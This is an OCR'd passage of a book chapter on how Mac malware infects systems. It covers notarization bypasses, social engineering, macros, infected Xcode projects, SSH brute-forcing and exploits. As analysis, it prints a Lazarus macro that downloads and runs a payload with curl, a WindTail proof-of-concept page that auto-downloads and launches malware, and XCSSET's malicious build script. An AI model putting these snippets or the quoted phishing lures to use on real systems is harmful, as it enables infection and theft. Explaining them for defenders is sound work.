
1

INFECTION VECTORS



A malware's infection vector is the means by which it gains access to a system. Throughout the years, malware authors have relied on mechanisms ranging from simple social engineering tricks to advanced, remote zero-day exploits to infect Macs. In this chapter, we'll discuss many of the most common techniques used by Mac malware authors.

By far the most popular method of infecting Macs with malicious code involves tricking users into infecting themselves, generally by directly downloading and running the malicious code. (By contrast, techniques like remote exploitation are far less prevalent.) To achieve this, attackers often make use of common social engineering attacks, including tech-support scams, disseminating fake updates, fake applications, trojanized applications, and infected pirated applications.

Apple, of course, is keenly aware of macOS infection trends and the fact that the majority of such infections require explicit user interaction in

order to succeed. In response, they have reactively introduced various operating system-level security mechanisms aimed at protecting Mac users. Let's first briefly look at these *anti-infection* protection mechanisms before we dive into the details of specific macOS infection vectors.

Mac Protections

Over time, Apple has sought to shore up the security of macOS, largely in an attempt to thwart user-assisted infection vectors. The oldest of these protection mechanisms, File Quarantine, was introduced in OS X Leopard (10.5). When a user first opens a downloaded item, File Quarantine provides a warning to the user that asks for explicit confirmation before allowing the file to execute; Apple's documentation has advised users to click Cancel if they have doubts about the safety of a file.

To combat evolving malware infection vectors, Apple introduced Gatekeeper in OS X Mountain Lion (10.8). Built atop File Quarantine, Gatekeeper checks the code-signing information of downloaded items and blocks those that do not adhere to system policies. (For example, it checks that items are signed with a valid developer ID.) For a technical deep dive into Gatekeeper's internals as well as some of its shortcomings, see my talk "Gatekeeper Exposed."[1]

Most recently, macOS Catalina (10.15) took yet another step at combatting user-assisted infections with the introduction of *application notarization* requirements. These requirements ensure that Apple has scanned and approved all software before it is allowed to run.[2] Though an excellent step at combatting basic macOS infection vectors, notarization is not infallible; malware authors have been quick to adapt. One simple notarization bypass leverages the fact that macOS still (as of Big Sur) allows unnotarized code to execute, albeit via manual user assistance. Malware such as older versions of Shlayer abuse this fact by simply instructing the user how to run the malicious unnotarized payload (Figure 1-1).[3]

Figure 1-1: Instructions for a user-assisted notarization bypass (Shlayer)

More recent versions of Shlayer are far more insidious. In some cases, its authors successfully tricked Apple into notarizing their malicious creations.[4] Take a look at the output of macOS's `spctl` tool, which here we use to display the code-signing information of Shlayer's malicious application, *Installer.app* (Listing 1-1):

```
% spctl -a -vvv -t install /Volumes/Install/Installer.app
/Volumes/Install/Installer.app: accepted
source=Notarized Developer ID
origin=Developer ID Application: Morgan Sipe (4X5KZ42L4B)
```

Listing 1-1: Notarized malware (Shlayer)

The `source` field confirms it was inadvertently notarized by Apple. In subsequent chapters, we will discuss code-signing concepts and tools capable of extracting such code-signing information.

Unfortunately, other malware has been mistakenly notarized by Apple as well. And yes, though Apple eventually realizes its mistakes and revokes the developer ID of said malware to rescind the notarization, often it's too late.

While the user-assisted infection vectors described in this chapter have unfortunately proven successful in the past, the latest version of macOS may often succeed in thwarting them, largely due to notarization requirements. Still, such infection vectors remain relevant, as users on older versions of macOS continue to be vulnerable, or as attackers continue to sidestep, receive inadvertent approval for, or exploit vulnerabilities in Apple's stringent notarizing requirements. For an example of the latter, see my blog post, "All Your Macs Are Belong To Us: bypassing macOS's file quarantine, gatekeeper, and notarization requirements."[5]

Malicious Emails

When it comes to user-assisted infection vectors, the first challenge malware authors face is how to get the malware in front of the user in the first place. One proven approach is via email. Though the majority of users will likely disregard malicious emails, some may open them. But of course, unless the email contains some sophisticated exploit, simply opening an email won't lead to infection.

Generally, attackers either directly send malware as an email attachment or include a URL that eventually leads to malicious code. In the former case, the body of the email may contain instructions that attempt to compel the user to open and run the attached malware. As a malicious attachment may masquerade as a harmless document, a user may be duped into opening it and inadvertently infecting themselves.

In 2017, researchers discovered a new kind of Mac malware that was targeting users in a widespread email campaign. Dubbed Dok, the malware would arrive in an email purporting to address inconsistencies in the targeted user's tax returns. If the user opened the attachment (*Dokument.zip*) they would find a file with a name and icon designed to hide the fact that in reality it was a malicious application.[6]

As users and security tools often treat emails containing attachments with extra caution, malicious emails may instead include malicious links. Once opened, these links generally redirect to a malicious website that attempts to trick the user into downloading and running malicious code. In later sections in this chapter, we will cover various examples in which attackers used emails with malicious links as the initial step in a multi-step infection vector.

Fake Tech and Support

Another excellent mechanism used to distribute malware is, of course, the internet. If you're a Mac user, you've likely encountered malicious pop-ups as you've browsed the web. These pop-ups may originate from malicious ads on legitimate websites, hijacked or poisoned search results, or even unscrupulous websites that target unsuspecting users via *typosquatting*, a technique that involves registering malicious domains with names that match typos or variants of other popular sites. Still others may entice willing visitors with free content. More often than not, these pop-ups don't install malicious files on their own; rather, they attempt to coerce users into infecting themselves. Often, this starts with a fake security alert or update. Let's briefly look at an example of the former.

Homebrew, a popular package manager that facilitates the installation of software on macOS and Linux, is hosted at *brew.sh*. In 2020, cybercriminals typosquatted the domain *homebrew.sh* in the hopes that unsuspecting users would inadvertently visit this site instead. If they did, various prominently displayed pop-ups would proclaim the user's system infected, saying it had been blocked "for security reasons" (Figure 1-2).




Figure 1-2: Fake security alerts (Shlayer)

Users who believed these alerts and called the supposed support number may have been coerced into installing malicious software, thus infecting their Macs. As Intego, a Mac security company, noted, this software would allow the attackers to "remotely access information on your computer and possibly compromise your system further."[7]

Fake Updates

Attackers are also rather fond of abusing web-based pop-ups to display alerts for fake updates. You've likely come across modal browser pop-ups warning that your Adobe Flash Player is out of date. These pop-ups are usually malicious, linking to a download that, unsurprisingly, isn't a legitimate Flash update but rather malicious software (Figure 1-3).




Figure 1-3: A fake Flash Player update (Shlayer)

Unfortunately, many Mac users still fall for this type of attack, believing the update to be required and infecting themselves, generally with adware, in the process.

Fake Applications

Attackers are quite partial to targeting Mac users via fake applications. They'll often attempt to trick the user into downloading and running a malicious application masquerading as something legitimate. Unlike trojanized applications (described later) that still provide the functionality of the original application so that nothing appears amiss, fake applications generally just execute a malicious payload and then exit. For example, Siggen targeted Mac users by impersonating the popular WhatsApp messaging application.[8] The attacker-controlled site *message-whatsapp.com* would deliver "a zip file with

an application inside," the security company Lookout explained in a tweet.[9] This downloaded ZIP archive, named *WhatsAppWeb.zip*, wasn't the official WhatsApp application (surprise, surprise), but rather a malicious application named WhatsAppService. As the *message-whatsapp.com* site appeared legitimate (Figure 1-4), the average user, failing to notice anything amiss, would download and run the fake application.




Figure 1-4: The message-whatsapp.com *homepage (Siggen)*

Trojanized Applications

Imagine you're an employee of a popular cryptocurrency exchange who has just received an email requesting feedback on a new cryptocurrency trading application, JMTTrader. The link in the email takes you to a legitimate-looking company website, which prompts you to download what claims to be both the source code and prebuilt binary of the new application (Figure 1-5).

Figure 1-5: The JMTTrading homepage

After you've downloaded, installed, and run the application, still nothing appears amiss; as expected, you're presented with a list of cryptocurrency exchanges and may select one in order to begin trading (Figure 1-6).




Figure 1-6: A trojanized cryptocurrency trading application (Lazarus Group backdoor)

Unfortunately, although the source code for the application was pristine, the prebuilt installer for the *JMTTrader.app* had been surreptitiously trojanized with a malicious backdoor. During the installation process, this backdoor installed its own backdoor. This specific attack has been attributed to the infamous Lazarus APT Group, who have employed the same rather sophisticated, multifaceted social engineering approach to infect Mac users since 2018. For more details on this Lazarus Group attack, as well as their general propensity for this infection vector, see my blog post "Pass the AppleJeus."[10]

Pirated and Cracked Applications

A slightly more sophisticated attack, although one that still requires a high degree of user interaction, involves packaging malware into cracked or pirated applications. In this attack scenario, malware authors will first crack popular commercial software, such as Photoshop, removing the copyright or licensing restrictions. Then they'll inject malware into the software package before distributing it to the unsuspecting public. Users who download and run the cracked applications will then become infected.

For instance, in 2014, malware called iWorm spread via pirated versions of desirable OS X applications such as Adobe Photoshop and Microsoft Office that attackers had uploaded to the popular torrent site The Pirate Bay, shown in Figure 1-7.

Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Mac)	Adobe Photoshop CS6 for Mac OSX Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog
Applications (Mac)	Microsoft Office 2011 Mac OSX Uploaded 07-20 19:04, Size 910.84 MiB, ULed by aceprog
Applications (Mac)	Adobe Photoshop CS6 Mac OSX Uploaded 07-26 23:18, Size 988.02 MiB, ULed by aceprog

Figure 1-7: Pirated applications (iWorm)

Users who installed these applications would indeed avoid paying for the software, but at the cost of an insidious infection. For more details on how iWorm persistently infected Mac users, see "Invading the core: iWorm's infection vector and persistence mechanism."[11]

More recently, attackers distributed malware, known variously as BirdMiner and LoudMiner, via pirated applications on the VST Crack website. Thomas Reed, a well-known Mac malware analyst, noted that BirdMiner had been found in a cracked installer for the high-end music production software Ableton Live.[12] Moreover, the antivirus company ESET uncovered almost 100 other pirated applications related to digital audio and virtual studio technology that contained the BirdMiner malware.[13] Any user who downloaded and installed these pirated applications would infect their system with the malware.

Custom URL Schemes

Malware authors are a wily and creative bunch. As such, they often creatively abuse legitimate macOS functionality in order to infect users. The WindTail malware is an instructive example of this.[14]

WindTail infected Mac users by abusing various features of macOS, including Safari's automatic opening of files deemed safe and the operating system's registration of custom URL schemes. A *custom URL scheme* is a feature that one application can use to launch another. To infect Mac users, the malware authors would first coerce targets to visit a malicious web page, which would automatically download a ZIP archive containing the malware. If the target was using Safari, the browser would extract the archive automatically thanks to its Open "safe" files option, which is enabled by default (Figure 1-8).




Figure 1-8: Safari's Open "safe" files after downloading feature

This archive extraction is important, as macOS will automatically process any application as soon as it is saved to disk, which happens when it is extracted from an archive. This processing includes registering the application as a URL handler if the application supports any custom URL schemes.

To determine if an application supports custom URL schemes, you can manually examine its *Info.plist*, a file that contains metadata and configuration information about the application. An examination of WindTail's *Info.plist* reveals that it supports a custom URL scheme: `openurl2622007` (Listing 1-2):

```
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  ...
  <key>CFBundleURLTypes</key>
  <array>
    <dict>
      <key>CFBundleURLName</key>
      <string>Local File</string>
      <key>CFBundleURLSchemes</key>
      <array>
        <string>openurl2622007</string>
      </array>
    </dict>
  </array>
  ...
</dict>
</plist>
```

Listing 1-2: An Info.plist *file, containing a custom URL scheme `openurl2622007` (WindTail)*

Specifically note the presence of the `CFBundleURLTypes` array, which holds a list of URL schemes supported by WindTail. Within this list, we find a single entry describing the URL scheme, which includes a `CFBundleURLSchemes` array with the supported scheme: `openurl2622007`. After Safari automatically extracts the application, the macOS launch services daemon (`lsd`) will parse the application, extract any custom URL schemes, and register them in the launch services database. This database, *com.apple.LaunchServices-231-v2.csstore*, holds information such as application-to-URL scheme mappings. You can passively observe the daemon's file actions via a file monitor such as macOS's `fs_usage` (Listing 1-3):

```
# fs_usage -w -f filesystem
open  (R_____)  ~/Downloads/Final_Presentation.app   lsd
open  (R_____)  ~/Downloads/Final_Presentation.app/Contents/Info.plist   lsd

PgIn[A] /private/var/folders/pw/sv96s36d0qgc_6jh45jqmrmr0000gn/0/
         com.apple.LaunchServices-231-v2.csstore   lsd
```

Listing 1-3: Observing the launch services daemon (`lsd`) file I/O events

In this output, you can see macOS's built-in file monitor (`fs_usage`) capturing the launch services daemon (`lsd`), opening and parsing the malicious application, and accessing the launch services database (*com.apple.LaunchServices-231-v2.csstore*). Following this, if we print out the contents of the database via the `lsregister` command, we can see that a new entry now maps the malicious application, *Final_Presentation.app*, to the `openurl2622007` custom URL scheme (Listing 1-4):

```
% /System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/
LaunchServices.framework/Versions/A/Support/lsregister -dump

BundleClass: kLSBundleClassApplication
...
path: ~/Downloads/Final_Presentation.app
name: usrnode

claimed schemes:            openurl2622007:
------------------------------------------
claim id:                   Local File (0xbee4)
localizedNames:             "LSDefaultLocalizedValue" = "Local File"
rank:                       Default
bundle:                     usrnode (0x8c64)
flags:                      url-type (0000000000000040)
roles:                      Viewer (0000000000000002)
bindings:                   openurl2622007:
```

*Listing 1-4: WindTail (*Final_Presentation.app*), now registered as a custom URL handler*

Now that the operating system has automatically registered the malware as the handler for the custom URL scheme `openurl2622007`, it can be launched directly from the malicious website.

The proof-of-concept code in Listing 1-5 wholly mimics how WindTail would infect users once they visited its malicious site:

```
<html>
❶ <body id="b" onload="exploit();"></body>

<script type="text/javascript">
  function exploit () {
     var a = document.createElement("a");
     var x = document.getElementById("b");

     a.setAttribute("href","https://foo.com/malware.zip");
     a.setAttribute("download", "Final_Presentation");
     x.appendChild(a);

   ❷ a.click();

     // wait for download and extraction to complete...

   ❸ location.replace("openurl2622007://");
  }

</script>
</html>
```

Listing 1-5: Downloading and launching WindTail via Safari (a proof of concept)

On page load ❶, this JavaScript code executes a programmatic click ❷ to coerce Safari into automatically downloading a ZIP archive containing a malicious application with a custom URL scheme. Once downloaded, Safari will automatically extract the archive, triggering the registration of the custom URL scheme. Then, via the `location.replace` API, the exploit code makes a request to the (newly registered) custom URL scheme ❸, which triggers the launching of the malicious application!

Luckily for users, Safari and other browsers will display an alert notifying them that the web page is attempting to launch an application. Moreover, macOS may generate a second alert as the application actually launches. But since the attacker can name the application something innocuous (like *Final_Presentation*, as shown in Figure 1-9), the average user may be tricked into clicking Allow and Open, thus infecting themselves.




Figure 1-9: A browser warning . . . but is it enough?

Office Macros

Although they are relatively unsophisticated, malicious documents containing Microsoft Office macros have become a popular method of infecting Mac users. *Macros* are simply commands that can be directly embedded into an Office document. Users can embed macros in Office documents for a variety of legitimate reasons, such as to automate common tasks. But malware authors can also abuse them to add malicious code to otherwise benign files. As macros are a Microsoft technology, they luckily remain unsupported in Apple's suite of productivity tools (which includes Pages and Notes). But as macOS makes continued inroads into the enterprise, the popularity of Microsoft's Office tool suite on macOS has surged as well. Hackers and malware authors are cognizant of this trend and thus macro-based attacks targeting Apple users are on the rise. For instance, the Lazarus APT Group launched a macro-based attack targeting Mac users in 2019.[15]

For macro-based attacks to succeed, a user must open an infected Microsoft Office document in a Microsoft Office application, such as Word, and click the Enable Macros prompt (Figure 1-10).




Figure 1-10: Microsoft Word's macro warning

Usually written in Visual Basic for Applications (VBA), macro code generally invokes Microsoft APIs such as `AutoOpen` and `Document_Open` to ensure its malicious code will automatically execute once the document is opened and the user has enabled macros.

You can extract embedded macro code using a tool such as the open-source `olevba` utility. For example, take a look at the following macro code (Listing 1-6), found in a malicious Word document targeting South Korean users:

```
% olevba -c "샘플_기술사업계획서(벤처기업평가용.doc"

Sub AutoOpen()
 ...
```

```
#If Mac Then ❶
  sur = "https://nzssdm.com/assets/mt.dat" ❷

  spath = "/tmp/": i = 0 ❸
  Do
    spath = spath & Chr(Int(Rnd * 26) + 97): i = i + 1
  Loop Until i > 12

  res = system("curl -o " & spath & " " & sur) ❹
  res = system("chmod +x " & spath)
  res = popen(spath, "r") ❺
```

Listing 1-6: Malicious macro code (Lazarus Group backdoor)

The extracted Mac code contains Mac-specific logic within an `#If Mac Then` block ❶. This code first performs some initializations, including setting a variable with a remote URL ❷ and dynamically building a random path within the */tmp* directory ❸. Using `curl`, it then downloads the remote resource (*mt.dat*) to the randomly generated local path ❹. Once the item has downloaded, it invokes `chmod` to set the executable bit on the item and then executes it via the `popen` API ❺. This downloaded item is a persistent macOS backdoor. In Chapter 4, we'll dive deeper into the details of analyzing malicious Office documents.

Since Office 2016, Microsoft Office applications on macOS run in a restrictive sandbox that seeks to constrict the impact of any malicious code. Still, in several instances, security researchers, including the author, have found trivial sandbox escapes. If you're interested in reading more about macro-based attacks and sandbox escapes as a macOS infection vector, see my presentation "Documents of Doom: Infecting macOS via Office Macros."[16]

Xcode Projects

Sometimes infection vectors are very targeted, as in the case of XCSSET. This malware sought to infect macOS developers via infected Xcode projects. *Xcode* is the de facto IDE for developing software for Apple devices. If an XCSSET-infected Xcode project is downloaded and built, the malicious code will be automatically run, and the developer's Mac will be infected. TrendMicro, which discovered XCSSET, explains:

> These Xcode projects have been modified such that upon building, these projects would run a malicious code. This eventually leads to the main XCSSET malware being dropped and run on the affected system. Infected users are also vulnerable to having their credentials, accounts, and other vital data stolen.[17]

Examining an Xcode project infected with XCSSET reveals a script in the project's *project.pbxproj* file that executes another script, *Assets.xcassets*, from a hidden directory called */.xcassets/* (Figure 1-11).




Figure 1-11: Malicious build script in an infected Xcode project (XCSSET)

Building the infected project will trigger the execution of the scripts. Taking a peek at the *Assets.xcassets* script (Listing 1-7) reveals it executes a binary named *xcassets*, which is the core component of the malware:

```
cd "${PROJECT_FILE_PATH}/xcuserdata/.xcassets/"
xattr -c "xcassets"
chmod +x "xcassets"
./xcassets "${PROJECT_FILE_PATH}" true%
```

Listing 1-7: Malicious build script Assets.xcassets *(XCSSET)*

Specifically, the script changes into the hidden */.xcassets/* directory. Then it prepares the *xcassets* binary for execution by removing any extended attributes and setting the executable (+x) flag. Finally, the script executes the binary, passing in arguments such as the path to the project.

Supply Chain Attacks

Another method of infecting target systems involves hacking legitimate developer or commercial websites that distribute third-party software. These so-called *supply chain attacks* are both highly effective and difficult to detect. For example, in mid-2017 attackers successfully compromised the official website of the popular video transcoder application HandBrake. With their access, they were able to subvert the legitimate transcoder application, repackaging it to contain a copy of their malware, called Proton.[18]

In 2018, another supply chain attack targeted the popular Mac application website *macupdate.com*. In this attack, hackers were able to modify the site by subverting download links to popular macOS applications, such as Firefox. Specifically, they modified the links to point to trojanized versions of the targeted applications containing malware known as CreativeUpdate (Figure 1-12).[19]

The majority of the attacks and infection vectors discussed so far in this chapter should be either fully or partially mitigated by the introduction of application notarization requirements in macOS 10.15+. As noted earlier, these requirements ensure that Apple has scanned and approved software before it is allowed to run on macOS.

Unfortunately, as we'll discuss next, other avenues of infecting Mac systems still exist.

Figure 1-12: Users who visited macupdate.com *and downloaded and ran the trojanized applications may unfortunately have infected themselves—at no fault of their own, really.*

Account Compromises of Remote Services

On macOS, users can enable and configure various *externally facing* services, like RDP and SSH, to allow users to share content remotely or provide legitimate remote access to the system. However, if the services are misconfigured or protected with weak or compromised passwords, attackers may be able to gain access to the system, allowing them to execute their malicious code.

For many years, the notorious FruitFly malware's infection vector remained a mystery. Then, in 2018, an FBI flash report provided insight into exactly how the malware was able to infect remote systems. The answer: compromising externally facing services. According to the report:

> The attack vector included the scanning and identification of externally facing services, to include the Apple Filing Protocol (AFP, port 548), RDP or other VNC, SSH (port 22), and Back to My Mac (BTMM), which would be targeted with weak passwords or passwords derived from third party data breaches.[20]

In 2020, attackers ported the IPStorm malware from Windows and Linux to macOS. IPStorm infects remote systems (including macOS systems with SSH enabled) by *brute-forcing* SSH accounts. Once it has guessed a valid username and password, it then downloads and executes a payload to the remote system.[21] Listing 1-8 is a snippet of IPStorm's code containing the logic responsible for installing itself on remote systems:

```
int ssh.InstallPayload(...) {

   ssh.SystemInfo.GoArch(...);
```

```
    statik.GetFileContents(...);

    ssh.(*Session).Start(...);
}
```

Listing 1-8: Remote infection logic (IPStorm)

As you can see, IPStorm invokes a method named `GoArch` in order to gather information about the remote system, such as its architecture. With this information, it can then download a compatible payload via a call to its `GetFileContents` method. Finally, it executes the payload on the remote system, commencing a persistent infection.

Exploits

The majority of macOS injection vectors require a fair amount of user interaction, such as downloading and running a malicious application. Moreover, as noted, recent macOS malware mitigations may now thwart the majority of such attacks. *Exploits,* on the other hand, are much more insidious, as they can silently install malware, often with no direct user interactions or detections from operating system–level protections. An exploit is code that leverages a vulnerability in order to execute attacker-specified code to, for example, install malware. *Zero-day exploits* are those that attack vulnerabilities for which no patch currently exists, making them the ultimate infection vector. Even once the vendor has released a patch for a zero-day, users who don't apply the security update remain vulnerable. Attackers and malware may leverage this fact by targeting unpatched users.

Attackers and malware authors often attempt to uncover or procure vulnerabilities in applications such as browsers and mail or chat clients, in order to weaponize exploits that may be remotely delivered to targets. For example, one of the most prolific Mac malware specimens, Flashback, leveraged an unpatched Java vulnerability to infect over a half million Mac computers.[22]

More recently, in 2019 hackers used a Firefox zero-day to deploy malware to fully patched macOS systems. The following compelling emails enticed targeted users to visit a malicious site containing the exploit code:

> Dear XXX,
>
> My name is Neil Morris. I'm one of the Adams Prize Organizers.
>
> Each year we update the team of independent specialists who could assess the quality of the competing projects: http://people.ds.cam.ac.uk/nm603/awards/Adams_Prize
>
> Our colleagues have recommended you as an experienced specialist in this field. We need your assistance in evaluating several projects for Adams Prize.
>
> Looking forward to receiving your reply.
>
> Best regards,
>
> Neil Morris

If the user visited the site via Firefox, a zero-day exploit would silently and persistently install a macOS backdoor.[23] Luckily for the average macOS user, the use of zero-day exploits to deploy malware is somewhat uncommon. Still, it would be naive to underestimate the use of such powerful capabilities, especially by sophisticated APT and nation-state hacking groups. And, of course, such exploits are available to anybody willing to pay. Figure 1-13 shows a leaked email, sent to the infamous cyberespionage company HackingTeam, offering exploits targeting Apple systems.

> Hi, is your company interested in buying zero-day vulnerabilities with RCE exploits for the latest versions of Flash Player, Silverlight, Java, Safari?
>
> All exploits allow to embed and remote execute custom payloads and demonstrate modern techniques for bypassing ASLR [address space layout randomization] and DEP [data execution prevention]-like protections on Windows, OS X, and iOS without using of unreliable ROP and heap sprays.

Figure 1-13: Zero-day exploits for sale

The company ultimately procured the exploit, a Flash zero-day, for $45,000.[24] As Apple continues to harden macOS by adding security mechanisms to it, such as application notarization requirements, attackers will largely be forced to abandon inferior user-assisted infection vectors, instead leveraging exploits in order to successfully infect macOS users.

Physical Access

